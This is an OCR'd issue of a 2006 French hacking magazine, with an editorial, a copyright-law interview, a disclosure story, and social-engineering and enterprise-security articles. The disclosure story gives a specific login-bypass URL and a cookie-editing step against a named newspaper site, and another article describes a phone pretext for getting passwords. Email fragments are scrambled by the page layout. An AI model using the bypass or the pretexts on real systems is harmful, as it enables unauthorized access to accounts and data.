Votre nouveau mag technique et culturel de hacking et sécurité informatique

DOM : 6,85 euros - Bel : 6,95 euros - CH : 11,50 FS - Can : 9,50 $CAN - Mar : 45 Dh - May : 8,20 euros

HACKADEMY MAGAZINE

03

Bimestriel • mars/avril 2006 • 5,9 E

Reversing étude d'une PROTECTION INÉDITE

Copie privée : les coulisses de la lutte

Analyse de logs facile et automatique

Les extensions Mozilla/Firefox qu'il vous faut !

Sécurité en entreprise : le pouvoir aux comptables !

Sommaire 03

Actuel

Reversing

Windows

Linux

Périphérique

Magazine

Sans caricature

On parle beaucoup de liberté d'expression en ce moment. En général, c'est mauvais signe car ce type de liberté fondamental est fait pour s'exercer et non pour se discuter. Entre les choses dont on ne peut pas rire avec tout le monde, les informations qu'il faut garder pour soi et les opinions qui sont mauvaises pour la santé dans certains pays, on voit se dégager du brouhaha des communications mondiales certains éléments dont l'impact est impressionnant. C'est l'occasion de reconsidérer la vraie puissance des mots et des images.

Qui réglemente ? Seuls les états ont en principe les moyens, et peut-être la légitimité de le faire. C'est ainsi que par exemple en France la loi restreint en un sens la liberté d'expression, punissant l'incitation à la haine raciale, au meurtre, ou à la consommation de drogues. En Chine, c'est plutôt l'apologie de la démocratie qui peut vous envoyer en prison. Cette disproportion est d'autant plus dérangeante qu'il y a plus de démocrates chinois que de nazis français.

Or nous avons le droit de ne pas être d'accord avec la loi. Et il faut parfois la transgresser pour le dire clairement. Ici interviennent par définition des problèmes de sécurité informatique : en particulier la confidentialité des échanges privés, et l'anonymat. Sans parti pris, la technologie – on pourrait même dire les mathématiques – offre depuis des années des moyens nouveaux de s'exprimer, résistant à la censure, grâce à la cryptographie ou à la décentralisation (invisiblog.com, tor.eff.net, freenet.sf.net, i2p.net). Il faut s'y préparer : si les canaux traditionnels deviennent trop contrôlés, ces moyens imparables seront d'avantage utilisés.

Mais c'est dans les pays dits démocratiques qu'est apparu l'expression « politiquement correct », qui sous entend qu'il puisse exister des propos incorrects, plus difficiles à faire entendre. C'est cette fois l'oeuvre des individus, guidés par des croyances politiques, idéologiques, religieuses ou juridiques, qui suscitent sur eux et chez les autres un frein contre-nature : l'auto-censure. Un bon exemple d'actualité est le débat sur le peer-to-peer. Sous prétexte que quelques « artistes » se sentent pillés, peu de gens semblent mettre en avant l'extraordinaire progrès que l'échange de fichiers constitue : un accès à la culture pour tous bien plus efficace que les bibliothèques publiques.

dvrasp

Pas les moyens ? Piratez-nous :

ed2k://|file|HackademyMagazine.N1.INOFFICIEL.pdf|37585151|96C5CFB2490E9F909AE983CFD717A44A|/

Http://thehackademy.net

Suggestions, remarques, critiques :

voice@dmpfrance.com

REALTIY MAG

"Un soir après les cours, à l'Hackademy School de Marseille."

www.the-webcafe.com

REALITY MAG !

THE HACKADEMY MAGAZINE
est édité par DMP,
26 bis rue Jeanne d'Arc
94160 St-Mandé
Tél.: 01 53 66 95 28

Principal associé : O. Spinelli
Représentant légal : O. Spinelli
Rédacteur en chef : dvrasp
Un grand merci à tous les auteurs qui nous ont soutenus !
Conception graphique : Weel
Illustraction : Captain Cavern
Directeur de Publication : O. Spinelli

IMPRIMÉ EN FRANCE (PRINTED IN FRANCE) par SIEP, ZA les Marchais 77590 Bois-le-Roi

Commission paritaire en cours
ISSN en cours

Égaré sur /.

« L'algorithme, calibré à partir d'une base de visages neutres de jeunes filles, a déterminé que Mona Lisa était heureuse à 83% et écoeurée à 9%. » Slashdot (16/12/05)

Sauvez la copie

Wild

Nous vous expliquions, dans notre dernier numéro, les répercutions graves que peut avoir le projet de loi DADVSI sur les logiciels libres, le droit à la copie privée, et les libertés du citoyen en général. Malgré une première victoire en décembre dernier, avec le retrait du projet de l'ordre du jour parlementaire, c'est lors des prochains mois que tout risque de se jouer.

Peu avant les séances d'urgence au parlement, le 20 décembre 2005, l'UFC-Que choisir publiait avec l'Université Paris IX une étude réalisée auprès de 4000 personnes et qui montre par les chiffres que les plus gros téléchargeurs sont également les plus gros acheteurs de CD et DVD. Ça n'empêche que les éditeurs, suivis par une partie de leurs artistes, refusent encore de considérer la licence globale (une sorte de redevance de quelques euros, perçu sur les abonnements à Internet, destinée à libéraliser l'échange de fichiers) comme une direction possible. C'est pourtant la seule piste avancée jusqu'à présent qui ait une chance de contenter tout le monde, et en particulier la majorité du public. Au lieu de ça, les lobyistes insistent sur les mesures techniques de protection des oeuvres, qui ne servent pas à grand chose et qui sont dangereuses pour nos libertés. N'oubliez pas que ce débat est démocratique. C'est le dernier moment pour faire entendre votre opinion de citoyen !

Retour sur les faits

Février 1993 : (États-Unis) Clinton charge un groupe de travail de réfléchir à la protection juridique de la propriété intellectuelle américaine.

Septembre 1995 : Ce groupe de travail publie une proposition de loi sur le droit d'auteur (le livre blanc), rapidement mise à l'ordre du jour parlementaire.

Janvier 1996 : Face à la mobilisation, le projet de loi est retiré.

Décembre 1996 : (Genève) Sous l'influence américaine, les dispositions les plus polémiques du projet de loi sont intégrées dans deux traités internationaux par l'Organisation mondiale de la propriété intellectuelle (OMPI).

Le texte final reste très imprécis, malgré les interventions de différents pays. Mais les États-Unis ont maintenant une excuse pour légiférer dans ce sens, malgré l'opinion public.

Octobre 1998 : (États-Unis) Le Digital Millenium Copyright Act (DMCA), adaptation américaine des traités de l'OMPI, est signé par le président Clinton.

22 Mai 2001 : (Europe) La directive 2001/29CE (EUCD), équivalent européen du DMCA, est publiée au Journal Officiel de l'Union Européenne.

Novembre 2003 : (France) Dépôt du projet de loi DADVSI, transposition de l'EUCD, par le ministre de la Culture.

12 juillet 2005 : (Europe) Avertissement de la Commission Européenne envers les derniers États membres n'ayant pas transposé la directive EUCD, dont la France.

Septembre 2005 : (France) L'urgence est déclarée sur le projet de loi.

Décembre 2005 : (France) Malgré l'ent rain du gouvernement et des groupes de pression, le projet de loi ne passe pas en urgence. La réflexion est ajournée.

Javier 2006 : (France) La Commission Européenne menace la France de sanctions économiques pour son retard. Le 26, le projet est pourtant retiré de l'ordre du jour parlementaire.

Février 2006 : (France) La ligue ODEBI dénonce les amendements gouvernementaux qui se préparent dans l'ombre. Il semble que le parlement devrait s'y remettre dès mars.

Interview

L'initiative EUCD.info, créée fin 2002 par la FSF France, est l'un des principaux défenseurs des droits du citoyen à participer au débat sur ce projet de loi. Christophe Espern, l'un de ses représentants, répond à nos questions.

THMag : Est-ce difficile d'être pris, en tant que représentant d'EUCD.info et de la FSF, pour un interlocuteur crédible auprès des politiques ?

Christophe Espern : Tout dépend desquels. Nous avons de très bons contacts avec des députés et des sénateurs de tous horizons politiques. Nos rapports avec le ministère de la Culture sont plus distendus du fait que nous sommes à l'évidence - depuis le début et jusqu'à maintenant - en désaccord sur plusieurs points, notamment sur l'étendue de la protection juridique à acorder aux DRM. La première bataille du DADVSI a aussi laissé quelques traces mais rien d'irréversible selon moi. Quant à Matignon, nous avons rencontré des conseillers du Premier Ministre la veille du débat parlementaire, et nous avons un nouveau rendez-vous cette semaine. Je dirai, avec humour, que l'on ne se vante pas forcément de nous avoir rencontré mais que l'on nous rencontre quand même. Notre expertise est reconnue sur le dossier, la FSF est un interlocuteur incontournable

privée !

en matière de logiciel libre, et nous avons plusieurs soutiens politiques de poids qui nous ouvrent des portes.

THMag : Vous avez été invités à participer notamment à une table ronde à l'Assemblée, début janvier. Ce genre de rencontre vous permet-il de vous faire entendre efficacement ?

C.E. : Quand la table ronde est équilibrée et que l'organisateur du débat sait tenir ce dernier, oui. Ce fut le cas lors du débat organisé par Christine Boutin (UMP). Ceci étant, l'essentiel de notre travail consiste à rencontrer les élus et leurs collaborateurs à plusieurs reprises pour leur expliquer en détail le dossier et étudier avec eux les améliorations possibles. C'est un sujet complexe et transverse. Il demande du temps pour bien être appréhender et il n'existe pas de solution simple. Nous avons passé plusieurs heures avec certains assistants parlementaires avant qu'ils maîtrisent bien le dossier.

THMag : Considérez-vous l'initiative EUCD.info comme un lobby ? Ou plus précisément : cherchez-vous à être partial dans votre manière de communiquer pour contrebalancer la désinformation prodiguée par vos adversaires ?

C.E. : Nous préferons le terme "advocacy group" que nous n'arrivons pas à traduire (avis aux amateurs ;-). Un lobby défend des interêts particuliers, nous nous défendons une vision particulière de l'interêt général. On ne cherche pas à changer la loi pour protéger des parts de marchés ou créer des modèles économiques pour nos patrons, nos actionnaires ou nos clients. On essaie d'informer le public et les politiques sur les enjeux sociaux, économiques et stratégiques d'un texte de loi que nous avons étudié en profondeur. Notre action s'appuie de plus sur le bénévolat et la solidarité. Depuis environ un an, je suis payé par la FSF. Auparavant j'ai travaillé deux ans en bénévole. Tout mon argent personnel y est passé. Combien de lobbyistes l'aurait fait ?

Sur la partialité, il est clair que nous ne mentons pas et cherchons à être le plus précis possible. Par contre, nous caricaturons parfois les positions de parties tierces pour démontrer leur absurdité. Nous avons ainsi caricaturé les sociétés de gestion collective (SACEM, SACD, SCPP) en rapetous. Le but était de montrer que si le téléchargement est demain punie d'une contravention au lieu d'être assimilé à une copie privée alors ceux qui touchent la redevance associée seront des receleurs.

En tout cas nous, nous ne trafiquons pas de chiffres, d'études économiques et juridiques, et laissons les juges interpréter le droit. Nous avons attendu trois ans de jurisprudence constante avant d'énoncer sans détour que le téléchargement sans mise à disposition concommitante est "parfaitement légal". Vivendi et la SACEM claironnent le contraire depuis trois ans. Elles l'ont même fait inscrire il y a un an dans un guide destiné à des collégiens et réalisé en collaboration avec les pouvoirs publics. À ce moment là, ces sociétés étaient parties civiles dans un procès en appel sur le sujet.

Quelques jours avant l'impression du guide, l'internaute qu'elles poursuivaient - qui avait téléchargé plusieurs centaines d'oeuvres sans autorisation - a été relaxé. L'État a quand même fait distribuer le guide.


THMag : En plus de signer votre pétition (près de 150000 signataires pour l'instant), que peuvent faire concrètement nos lecteurs pour défendre leur libertés ?

C.E. : Écrire, puis téléphoner à leur député ainsi qu'aux présidents de groupe parlementaire. Faire de même avec l'Élysée, Matignon et le ministère de la Culture. Les adresses de contact sont disponibles sur le site EUCD.INFO accompagné d'un petit argumentaire. Il y a aussi une page Agir qui contient des suggestions d'actions (happening, boycott, ...).

THMag : Que va-t-il se passer en mars ?

C.E. : Difficile à dire. Les pressions exercées actuellement sur le gouvernement et les élus sont énormes. L'industrie du disque et du film, aidé par France Télécom et Thomson Multimédia, mobilise toute son énergie contre la licence globale, et pour le modèle dit de "la location", donc pour les DRM. De nombreux élus qui avaient adhéré à l'idée de la licence globale semblent avoir abandonné cette piste mais ne sont pas pour autant convaincus par les solutions proposées par le ministère. Il faut dire que ce dernier reste pour l'instant dans une logique de tout-contrôlé et de tout-répressif. Il y des lignes de fractures évidentes à l'intérieur même des partis. La bataille en coulisses, dans l'hémicycle et sur internet pourrait être épique. Reste à voir si le droit d'auteur et la démocratie en sortiront grandis.

http://eucd.info

Histoire d'une faille

Newbie

L'art de communiquer

Les failles pullulent sur le web. Certaines plus ou moins dangereuses. Pour que le mot hacker reprenne , au yeux du grand public, ses lettres de noblesses, il faut faire preuve de transparence et signaler aux webmasters celles que l'on trouve. Ma déontologie, et j'espère la votre, est d'aider ces personnes à sécuriser leur site , leur programme, leur réseau.

Tout a commencé lors d'une nuit d'été, des lueurs apparurent ... à non, ça c'est les envahisseurs. Je recommence. Tout a commencé une nuit pendant laquelle j'allais comme chaque jour sur un site d'actualité. L'idée m'est venue d'aller lire le code source.

Mon corps fatigué en cette heure tardive s'est vu injecté par lui même une dose d'adrénaline, associé à quelques litres de café, j'étais prêt. Tel un super héros du web j'allais secourir ces pauvres webmasters ignares en sécurité (je dois avoir des restes de « je ne sais pas quoi », je délire ...).

La Faille

Dés l'arrivée sur le site, on nous demande pour avoir accès aux différents articles, suivant notre région et l'abonnement pris, un login et un mot de passe.

En recherchant dans le code source de la page ce code :

1. Login et mot de passe

```
<div id="ident">
  <form method="post" action="http://
    www.lavoixdunord.fr/vdn/mon_compte/
    identification2.php" name="connexion">
   <table ...>
    <tr>
     <td width="185" rowspan="2">
      <a href="http://www.lavoixdunord.fr/...">
       <img src="/vdn/img/shim.gif" .../></a></td>
     <td><input type="text" name="login"
          size="11" value="Identifiant"
          class="inputhaut" /></td>
     <td width="16"> </td></tr>
    <tr>
     <td><input type="password"
          name="password" size="11"
          class="inputhaut"
          value="password" /></td>
     <td width="16">
       <input name="bok" type="image"
        src="/vdn/img/bouton/b_ok.gif"
        width="16" height="13"
        border="0" /></td>
    </tr>
    ...
   </table>
    ...
  </form>
</div>
```

On retrouve dans ce code l'adresse de vérification du login et du mot de passe.

Et surprise, une des première choses testées fonctionne : http://www.lavoixdunord.fr/vdn/mon_compte/identification2.php&id=ok !


On voit sur la deuxième capture la page à laquelle cela nous mène.

J'édite le cookie reçu et remarque qu'un numéro d'utilisateur m'est attribué. Maintenant, si je clique dans « mon compte » et que je valide sans rien entrer dans les champs, j'ai accès à la configuration de ce compte et j'ai bien sur accès à tous les articles de toutes les régions.

Le contact

La suite logique de cette découverte était d'en avertir le webmaster afin qu'il corrige au plus vite le problème. Si elle était découverte par une personne mal intentionnée, elle pourrait être diffusée sur le net et donc utilisée aux dépends du journal (perte de 40 euros par personne et par mois), d'une part, et surtout pourrait servir à obtenir les informations personnelles des utilisateurs inscrits, d'autre part.

La suite de cette article est la retranscription des différents mails échangés entre les responsables du site et moi même, à titre d'exemple.



Premier mail de contact (adresse trouvée sur le site) :

Bonjour,

Je me permets de vous envoyer ce mail pour vous informer

du Nord

Attention : ne cherchez pas des failles à tout prix, cela peut vous faire prendre pour un intrus véritable.

qu'une faille dans votre site web est présente et permet à n'importe quelle personne d'avoir un full accès (toutes régions et tous articles).
Contactez moi , en retour je pourrais montrer la méthode pour utiliser cette faille et donc le moyen de la corriger ceci gratuitement et sans contre partie.
Notre but est de rechercher les failles web et de prévenir les victimes afin que quelqu'un de mal intentionné ne puisse nuire a votre site.
Bien cordialement
FaSm

faire suivre les détails techniques à la personne suivante : M. G, G@lavoixdunord.fr
Mr. G est responsable de l'ensemble des applications web de La Voix du Nord et pourra sans problème répondre à l'ensemble de vos questions.
Bonne journée.
Cordialement,
Le service Multimédia.

Mail de contact au webmaster:

Bonsoir Monsieur.
Je vous envoie ce mail suite a un

Il s'agit d'une faille XSS non-permanente. En effet il est possible par injection dans l'adresse web d'obtenir un accés full.
Je prends ce premier contact avec vous pour vous informer de cette faille.
Confirmez moi la bonne reception de ce mail, en retour je vous détaillerais la faille.
Bien cordialement,
FaSm

Il ne s'agit justement pas de XSS ; voyons la réaction.

Mail de retour du webmaster :

Bonjour,
Mes réponses de vendredi soir et lundi me sont revenues avec une erreur...
J'ai bien reçu votre premier message.
Après avoir jeté un coup d'oeil dans le code développé par un de nos prestataires, je crois comprendre de quoi il s'agit ...
Un exemple pourrait être ceci :
http://www.lavoixdunord.fr/vdn/journal/2005/11/06/MAUBEUGE//ART1.phtml
N'est-ce pas ?
Vos détails techniques seront évi-

pas divulgué la faille. Mais en retour de mail, dés le premier, le webmaster me montre une façon d'obtenir des articles qui normalement sont payants. Si cela avait été une technique volontaire de social engineering, elle aurait marché : sans prendre de renseignement sur la personne (moi) et sans prise réelle de confiance (dés le premier mail), le webmaster dévoile des informations sur les failles de son site.

Conclusion

J'ai essayé de vous montrer que l'on peut assouvir sa passion, la sécurité informatique, en aidant la société. Mais il faut être pris au sérieux par la personne que vous contactez, bien faire comprendre que vous êtes la pour l'aider et non pour la provoquer ou lui nuire.
C'est en ayant une approche sincère, polie et humble que le webmaster va vous faire confiance et accepter votre aide.
L'apprentissage du social engineering est aussi utile si l'on veut le bon contact avec une personne.
Restez white.

Fasm




Mail de retour :

Bonjour,
Nous sommes bien sûr ouverts à toute information permettant d'améliorer la sécurité de nos sites, aussi je vous propose de

retour de mail de multimedia@lavoixdunord.fr.
Il existe une faille web dans votre site de la voix du nord qui permet d'accéder à tous les articles de toutes les régions.

demment les bienvenus.
Bien cordialement
LA VOIX DU NORD

NOTE :

Si vous avez bien observé mes mails, jusqu'à présent, je n'ai

Bon je vais aller me refaire du café , j'ai encore du boulot, je crois que je viens de trouver une autre faille.

Greetz à SnAkE, CodeJ et ReZoR

Comment contrer le

Newbie

Point par point

Les hackers et les concurrents des entreprises font des tentatives d'intrusions humaines sur les réseaux tous les jours. D'après une étude américaine, 90% des 503 compagnies sondées ont reportées au moins une tentative d'intrusion dans leur système.

Ce qui peut être surprenant, d'après les experts en sécurité et les analystes des entreprises, est que tous les hackers ne sont pas installés devant leur ordinateur à coder des exploits, tenter des intrusions ou à craquer des mots de passes. Certaines fois, tout ce qu'ils ont à faire est de décrocher le téléphone et de parler. Ce n'est pas nouveau (Mitnick n'était pas même un précurseur), mais le développement des télécommunications, notamment, rend le problème plus sérieux chaque année.

Exemple : une femme appelle une compagnie et dit qu'elle a oubliée sont mot de passe. Avec un ton paniqué, elle affirme que si elle ne récupère pas ses fichiers maintenant pour son patron, elle va se faire virer, car ils se trouvent, elle et son patron, en réunion à l'extérieur. Le technicien au bout du fil, très embêtée pour elle, lui remet un nouveau mot de passe et lui communique au téléphone.

Le hacker (ou la hacker, s'il ne s'agissait pas d'une complice) a maintenant tout le temps de s'introduire dans le reseau et d'installer des backdoor pour les utilisations futures.

« Il existe toujours un moyen technique de « casser » un systéme afin de s'y introduire, mais la façon la plus aisée est d'utiliser l'être humain. Les entreprises apprennent à leurs employées à être aimables et rendent service, mais elles leurs apprennent rarement à prendre part à la sécurité de l'entreprise, » nous expliquait M. Garcia François, directeur d'entreprise au Luxembourg.

- social engineering
- ingénierie sociale
- kevin mitnick
- paranoia

Google

- "kevin mitnick" 2005..2006

Jouer avec la confiance des employés

J'ai déjà écrit un article sur ce sujet dans un manuel qui décrivait les tests que j'avais éffectués dans diverses entreprises. On vous a peut-être déjà piégé sans que vous ne vous en soyez rendu compte. Vous pouvez avoir toutes les protections logiciels, firewall, VPN, monitoring systémes : vous n'étes jamais à l'abri d'un employé, bienveillant, voulant aider son entreprise et qui, pour des raisons quelconques, diffuse des mots de passes, des informations par mail ou telephone.

Jouer avec la confiance des gens est la base du social engineering. N'avez vous jamais ouvert la porte d'un immeuble, de votre immeuble, de l'entreprise à quelqu'un habillé en livreur par exemple, arrivant les bras chargés ? C'était peut être un hacker ...

Garder ses distances



Pour résoudre le problème, il faut continuellement sensibiliser et entraîner son personnel à la sécurité en général et au social engineering en particulier.

Garder ses distances est un premier moyen pour parvenir à réduire le risque. En effet si une certaine distance entre le visiteur et l'accueil de l'entreprise, par exemple, est respecté (physiquement : bureau large, vitre...), il sera très difficile pour le hacker de regarder sur l'écran de l'hôtesse, d'essayer de voir les lettres tapées au clavier, de lire les papiers se trouvant sur le bureau.

Il faut aussi éviter qu'un visiteur puisse sans badge et donc sans vérifications, se promener dans les couloirs d'une entreprise. Un intru pourrait lire le nom des employés sur les portes avec leur fonction pour ensuite faire des recherches plus approfondies permettant de se faire passer pour eux au téléphone...

Pen-tests de SE

Rhodes et son équipe font des tests en social engineering, et on entre autre effectué 10 tests de pénétration en 2004, avec 100 % de réussite. L'extrait qui suit est tirée d'un interview donné au Times. Nous en reproduisons un extrait parce qu'il donne une bonne idée de la situation aux États-Unis - qui ne doit pas beaucoup différer dans le reste du monde, du moins occidental.

social engineering

Times : Les compagnies américaines sont elles performantes quand à la protection de leur informations et de leur reseau informatique ?

Rhodes : Certaines entreprises sont vraiment performantes, telles que les banques, les entreprises financières. Les autres non. L'un des mythes américains qu'il faut casser est que seul le gouvernement ne sait pas faire de sécurité. D'après nos tests , c'est exactement le contraire : actuellement, il n'y a qu'eux qui sache faire.

Times : Quelles sont les choses que les entreprises font bien ?

Rhodes : Elles savent placer et configurer les firewalls. Elles mettent des routeurs, filtrent les paquets et les adresses IP. Elles travaillent pour que les employés soient plus attentifs à la sécurité. Elles installent des meilleurs systèmes d'authentification de login. Vous allez dans certaines entreprises et vous voyez tous cela en place, vous allez dans d'autres et vous ne voyez rien en place.

Times : Quelle est la plus grosse menace en terme de sécurité pour les entreprises, aujourd'hui?

Rhodes : L'espionnage industriel : quelqu'un est toujours en train d'essayer de vous voler une idée. C'est le jeu des idées. Quelqu'un veut vous voler votre brevet, votre premier article produit ou comment vous allez enchérir sur un contrat. Ne limitez pas cela à une région, toutes les entreprises de toute la planète sont visées. Que vous soyez dans votre entreprise, en affaire à l'extérieur, dans un congrés, dans un salon d'exposition, il y aura toujours un endroit, un moment ou quelqu'un essaiera de vous soutirer des informations.

Times : Faut il être vraiment attentif à tout ?

Rhodes : Un de ces jours, qui peut être très proche, votre PDA, votre ordinateur portable, votre téléphone portable peuvent être un danger. Cela peut aussi être une vidéo, un enregistrement vocal. Quand vous déposez un de ces objets quelque part, à ce moment la, il devient un danger. Si en plus vous avez mis numériquement vos informations personnelles, votre plan d'entreprise ou tout autre chose à la même place, quand quelqu'un y accédera physiquement ou virtuellement, alors la vous aurez tout perdu. L'information est bien au centre des préoccupation des entreprises en matière de sécurité. Mais même si la technologie commence à résoudre efficacement les problèmes de sécurité *techniques*, les êtres humais sont tout aussi capables de manipuler de l'information, et pas forcément de manière fiable.

Comment contrer le social engineering ?

Les experts en sécurité de différents gouvernements et des entreprises privées proposent quelques suggestions simples à appliquer et efficaces pour protéger les entreprises contre ces attaques :

- **déchiqueter** toutes listes téléphoniques, emails ou tout autre document important avant de les jeter à la poubelle,
- donner des directives de **périmètre de sécurité** au personnel tels que réceptionniste, standardiste,
- mettre des **procédures** en place au cas ou quelqu'un appelle pour des problèmes de mot de passe, de login ou tout autre mode d'identification,
- n'avoir **qu'une personne responsable pour changer les mots de passe**, login et autres identifiant,
- effectuer des **tests de social engineering** de temps à autre sur votre personnel pour les tester, les rendre plus vigilants et modifier les comportement,
- entraîner le personnel et **montrer que chacun a un rôle important** dans la sécurité de l'entreprise,
- donner une **formation** à tout nouveau personnel dans l'entreprise,
- **chiffrer** les informations sensibles des ordinateurs de bureau, ordinateur portable et PDA,
- installer des **caméras** pour savoir qui entre et sort de l'entreprise,
- utilisez si possible des **badges** pour limiter l'accès à l'entreprise,
- **me jamais faire entrer quelqu'un** dans l'entreprise si l'on est pas certain de son identité,
- ne pas autoriser les employés à envoyer des mails ou des messages vocaux **indiquant qu'ils sont absents** ou en vacance.

Conclusion :

Après avoir lu cela, on pourrait se dire qu'il n'y a pas de quoi s'alarmer, qu'il ne faut être paranoïaque, que cela n'arrive qu'aux autres ...

Mais avez vous vraiment réfléchi aux risques encourus par la divulgation d'informations involontaires ? Êtes vous sûr que ça ne vous est pas déjà arrivé ? Votre entreprise est-elle vraiment sensible au social engineering ?

Je suis sûr que non. Vous voulez vous en rendre compte par vous même, faites le test ou contactez nous, nous le ferons pour vous...

FaSm

L'évolution de la sé

Wild

Vue synthétique

Quels sont les enjeux, les risques et surtout les solutions en matière de sécurité en entreprise, à l'heure actuelle ? Si l'on considère l'évolution de ces problématiques au cours des dernières années, éclairé par des observations faites sur le terrain, on comprend qu'elles ne sont plus essentiellement techniques. Les techniques d'intrusion changent, mais les moyens de se défendre et de gérer sa sécurité évoluent tout autant.

Cet article se propose de faire une synthèse de l'évolution de la sécurité depuis 2000, et surtout des principales différences dans les stratégies d'attaque maintenant adoptées, afin de donner aux responsables techniques une introduction aux processus organisationnels qu'il est possible de mettre en place pour mieux ce défendre aujourd'hui. Nous allons donc tacher d'être le plus objectif possible quant à la situation en terme de sécurité des systèmes d'informations souvent présents en entreprise, et de détailler ce qui doit avant tout être préconisé quand on parle de sécurité informatique. Je me concentrerais à ce titre sur ce qui peut représenter un danger réelle pour la confidentialité des informations internes, qui ont une valeur financière réelle et connue (IP, base de donnée client ...).

On se saurait douter que le nombre d'attaques augmente encore d'année en année, et que le nombre de vulnérabilités est toujours de plus en plus impressionnant. On entend plus que jamais parlé de l'insécurité à tout va, mais quand est il concrètement. Peut on affirmer que la sécurité des réseaux n'a jamais été aussi menacée qu'aujourd'hui ?

Ce qui est vrai, c'est que l'infrastructure informatique devient toujours de plus en plus un élément critique de l'entreprise (stockage des informations, automatisation des processus de travail ...). Mais cela implique-t-il que ces éléments soient plus menacés, ou tout simplement plus vulnérables que par le passé ? Ou au contraire peut on aujourd'hui prétendre à une sécurité quasi absolue pour ces systèmes ?

Encore une fois, il reste important de rappeler que ce n'est pas simplement le nombre de vulnérabilités potentielles présentes sur un système précis - ou au contraire, des éléments de sécurité dispersés - qui vont à eux seuls permettre de définir si l'intégrité globale du système, et plus particulièrement des informations confidentielles, est en péril.

Un point sur l'évolution des vulnérabilités

Le full-disclosure, bien que souvent critiqué et qui consiste à dévoiler publiquement les vulnérabilités ainsi que les moyens de les exploiter, a toutefois permis de pousser les éditeurs logiciels à une plus grande réactivité pour fournir des correctifs pour sécuriser ces mêmes failles de sécurité. Si on regarde à ce titre l'évolution des vulnérabilités annoncées, et bien que celle-ci soit croissante :

- Pour parler software en tant que tel, et principalement des applicatifs de type service (ssh, ftp, samba ...), le nombre de failles critiques découvertes ces dernières années va en faiblissant largement, en ce qui concerne du moins les applicatifs les plus connus et les plus utilisées. La raison en est simple, ces références ont été auditées à maintes et maintes reprises, le nombre de vulnérabilités encore à découvrir est moindre, et surtout, les failles restantes sont de plus en plus difficiles à détecter.
- En ce qui concerne les systèmes d'exploitation, il est bien évidant que ceux fournis en open source, (Linux, BSD principalement) sont examinés en continue par des volontaires indépendants. À l'inverse, les systèmes propriétaires, principalement Windows (qui bien que faisant des efforts, reste closed source dans le fond) sont plus délicats à analyser, surtout parce que cela demande des

2000-2005

Year	2000	2001	2002	2003	2004	2005
Vulnerabilities	1,090	2,437	4,129	3,784	3,780	5,990

Source : www.cert.org

J'exclus donc de cette article tout « root » (prise de contrôle) d'un système qui finalement n'aura au pire qu'un impact pour l'image (souvent difficile à chiffrer).

urité en entreprise

compétences plus spécialisées et difficiles à acquérir. Cela réduit le nombre d'intervenants potentiels dans la communauté des passionnés de la sécurité. Pour résumer, si le nombre de failles critiques de Windows en tant que système d'exploitation diminue, il reste encore des vulnérabilités "basiques" (mais plus difficiles à détecter que dans du open source). On peut d'ailleurs remarquer que Solaris, le système UNIX de Sun, n'échappe pas non plus à cette règle. Il suffit de voir le nombre de vulnérabilités critiques et pourtant simples, découvertes depuis que ce système est distribué en open source. Il y est donc presque certain que les failles critiques de ce type vont rapidement disparaître dans ce système.

- De plus, on constate l'implémentation de plus en plus fréquente de protection supplémentaire au niveau des systèmes d'exploitation, destiné à lutter directement contre certains type de vulnérabilités oubliés par les développeurs (applicatif). Par exemple sous Windows, on a le DEP (Windows XP SP2, 2003), qui va de base protéger tous les processus système, mais qui est difficilement portable pour assurer la protection des autres processus utilisateur. Linux intègre des systèmes de protection similaires, et même plus étendus (notamment PAX, intégré dans GRSEC, qui est maintenu depuis des années). Cependant, toutes ces protections sont encore aujourd'hui contournables dans des conditions réalistes. Elle limitent cependant les possibilités d'intrusion, ou du moins les retardent, surtout en ce qui concerne les attaques à distance.

Mais si pourtant toujours plus de failles apparaissent, alors que le nombre de failles critiquent dans les systèmes d'exploitation se réduit, quelles sont ces nouvelles faiblesse ?

